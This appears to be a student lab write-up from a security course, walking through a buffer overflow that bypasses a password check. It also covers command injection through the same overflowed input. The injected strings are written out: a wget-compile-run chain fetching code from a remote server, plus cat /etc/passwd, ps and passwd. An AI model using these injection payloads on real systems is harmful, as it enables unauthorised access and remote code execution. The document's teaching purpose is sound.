CYBER SECURITY 2021

**P1: Buffer overflow**


# **Example 1 (variable violation)**

**Studying the code:**

I notice that the password variable field is an array of char, which can hold a password with maximum length is 15. Right after the declaration of that array is an *int* variable “pass” that is supposed to hold the value 0 or 1. This value will allow user to access the priviledged area or not.


**Practicing with the code:**

Run the password.c file, enter a normal password “123456”:




This is a normal case.

Enter the real password:



Still a normal case.

This time I enter a 16-character-long password (overflow):



It is the buffer overflow case now, which let me access the priviledged area without entering the right password.

**Explanation:**


The 16th character that I enter in the last run has passed into the field of memory holding the variable int “pass”, which makes it not equal to zero anymore -> gain access.

**Correction:**

We may use fgets() instead of gets() to take the input from users.


# **Exercise 2 (Command injection)**

Still an example of buffer overflow, but this time, with the password “1234567890wget [http://www.cc.puv.fi/~juma/hello.c&&gcc hello.c&&./a.out](http://www.cc.puv.fi/~juma/hello.c&&gcc%20hello.c&&./a.out)” , the system is supposed to download a hello.c file from the server and execute it. However, it says Not Found:




**This is a how-to-do list:**


* Display current working directory: “1234567890ls -l”



* Display all processes that are running in the system: “1234567890ps -A”




* Find all usernames of the system: “1234567890cat /etc/passwd”



* Change current users password: “1234567890passwd”

Hmm we should use webpage at [*https://secure.puv.fi/passwd.cgi*](https://secure.puv.fi/passwd.cgi)



**Explanation of Buffer Overflow:**

It is a way of exploit in the overload of data in memory location that is not supposed to be overwritten.